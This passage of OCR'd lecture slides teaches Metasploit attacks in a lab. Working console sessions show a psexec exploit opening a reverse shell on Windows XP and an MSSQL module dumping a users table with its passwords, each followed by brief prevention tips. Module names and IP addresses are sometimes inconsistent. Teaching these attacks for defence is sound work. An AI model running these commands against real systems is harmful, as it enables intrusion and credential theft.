
Reverse Shell Attack

Metasploit Commands

- msf exploit(psexec)> use exploit/windows/smb/psexec
- msf exploit(psexec)> set RHOST 129.63.226.112
- msf exploit(psexec)> set payload windows/shell/reverse_tcp
- msf exploit(psexec)> set LHOST 129.63.226.163
- msf exploit(psexec)> set LPORT 4444
- msf exploit(psexec)> exploit

```
[*] Successfully loaded plugin: pro
msf > use exploit/windows/smb/psexec
msf  exploit(psexec) > set RHOST 129.63.226.110
RHOST => 129.63.226.110
msf  exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf  exploit(psexec) > set LHOST 129.63.226.155
LHOST => 129.63.226.155
msf  exploit(psexec) > set LPORT 4444
LPORT => 4444
msf  exploit(psexec) > set SMBUser XPMUser
SMBUser => XPMUser
msf  exploit(psexec) > set SMBPass qwerty!23456
SMBPass => qwerty!23456
msf  exploit(psexec) > exploit
```

```
[*] Authenticating to 129.63.226.110:445|WORKGROUP as user 'XPMUser'...
[*] Uploading payload...
[*] Created \oAoKkcyI.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:129.63.226.11
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:129.63.226.110[
[*] Obtaining a service manager handle...
[*] Creating a new service (gKRLIJIV - "MdcaOlZ")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \oAoKkcyI.exe...
[*] Sending stage (240 bytes) to 129.63.226.110
[*] Command shell session 1 opened (129.63.226.155:4444 -> 129.63.226.110:1039

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd c:\
cd c:\

C:\>mkdir Exploit1
mkdir Exploit1

C:\>notepad test1.txt
notepad test1.txt

C:\>cd Exploit1
cd Exploit1

C:\Exploit1>notepad test1.txt
notepad test1.txt

C:\Exploit1>copy con test1.txt
copy con test1.txt
```


Windows XP Mode - Windows Virtual PC
Action
USB
Tools
Ctrl+Alt+Del
Untitled - Notepad
File Edit Format View Help
Notepad
Cannot find the test1.txt file.
Do you want to create a new file?
Yes
No
Cancel

Reverse Shell Attack

Prevention

- It can be easily be avoided by forcing the type of the network logins to be guest only.

  Open the control panel, click administrative tools, then local security policy, local policies, security options, and find the entry called "Network Access: Sharing and security model for local accounts". Change this entry from classic to guest only.

- (Source: http://nullpointer.dk/?q=node/49)

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
- Metasploit Attacks
  - MS08_067 Vulnerability Attack
  - Backdoor Exploit
  - MS10_018 IE Vulnerability Attack
  - MS10_046 Vulnerability Attack
  - MS10_002_aurora Vulnerability Attack
  - Talkative IRC Response Attack
  - NAT Helper DOS Attack
  - Reverse Shell Attack
  - **SQL Server Generic Exploit**

SQL Server Generic Exploit

Description

- This module will allow for simple SQL statements to be executed against a MSSQL instance given the appropriate credentials.
- We can set any SQL query on attacker machine and can get the required data from the victims machine.

Objective


- Our objective is to attack Windows 2005 Server Database and run SQL commands to capture the data in the database.

SQL Server Generic Exploit

Commands

- msf auxiliary/admin/mysql/mysql_sql
- msf auxiliary(mysql_sql)> set RHOST 129.63.226.110
- msf auxiliary(mysql_sql)> set RPORT 1433
- msf auxiliary(mysql_sql)> set Username sa
- msf auxiliary(mysql_sql)> set Password password1
- msf exploit(psexec)> set sql select * from webapp.dbo.users
- msf auxiliary(mysql_sql)>set USE_WINDOWS_AUTHENT false
- msf auxiliary(mysql_sql)> exploit

```
   RPORT                1433                                          yes       Th
e target port
   SQL                  select first_name from Webapp.dbo.users       no        Th
e SQL query to execute
   USERNAME             sa                                            no        Th
e username to authenticate as
   USE_WINDOWS_AUTHENT  false                                         yes       Us
e windows authentification

msf  auxiliary(mssql_sql) > back
msf > use auxiliary/admin/mssql/mssql_sql
msf  auxiliary(mssql_sql) > set RHOST 129.63.226.110
RHOST => 129.63.226.110
msf  auxiliary(mssql_sql) > set RPORT 1433
RPORT => 1433
msf  auxiliary(mssql_sql) > set USERNAME sa
USERNAME => sa
msf  auxiliary(mssql_sql) > set PASSWORD password1
PASSWORD => password1
msf  auxiliary(mssql_sql) > set SQL select * from Webapp.dbo.users
SQL => select * from Webapp.dbo.users
msf  auxiliary(mssql_sql) > set USE_WINDOWS_AUTHENT false
USE_WINDOWS_AUTHENT => false
msf  auxiliary(mssql_sql) > exploit

[*] SQL Query: select * from Webapp.dbo.users
[*] Row Count: 3 (Status: 16 Command: 193)


 userid  username  first_name  last_name  middle_name  password
 ------  --------  ----------  ---------  -----------  --------
 1       admin     admin       admin      admin        s3cr3t
 2       jsmith    john        smith      boy          password
 3       bjohnson  bob         johnson    billy        31337

[*] Auxiliary module execution completed
msf  auxiliary(mssql_sql) >
```


Microsoft SQL Server Management Studio Express
File Edit View Query Tools Window Community Help
New Query
master
Execute
VIRTUALXP-183...QLQuery3.sql*
Table - dbo.users
Summary
select * from Webapp.dbo.users;
Object Explorer
Properties
Results
Messages
userid username first_name last_name middle_name password
1 1 admin admin admin admin s3cr3t
2 2 jsmith john smith boy password
3 3 bjohnson bob johnson billy 31337
Query executed successfully.
VIRTUALXP-18335\SQLEXPRESS (9.0 RTM)
sa (54)
master
00:00:00
3 rows
Ready
Ln 1
Col 9
Ch 9
INS

SQL Server Generic Exploit

Prevention

- Changing the user name and password of the database in the victim's machine will prevent the attacker.
- We can also close all the RPORT (ports that listen on the victim's machine).

References

http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_main_report_2011_21239364.en-us.pdf

http://www.metasploit.com/modules/exploit/windows/smb/ms08_067_netapi

http://www.metasploit.com/modules/exploit/windows/browser/ms10_018_ie_behaviors

http://www.metasploit.com/modules/exploit/windows/browser/ms10_046_shortcut_icon_dllloader

http://www.metasploit.com/modules/exploit/windows/browser/ms10_002_aurora

http://www.metasploit.com/modules/auxiliary/admin/mysql/mysql_sql

http://www.metasploit.com/modules/exploit/windows/smb/psexec

http://www.metasploit.com/modules/auxiliary/dos/windows/nat/nat_helper

http://metasploit.com/modules/exploit/windows/misc/talkative_response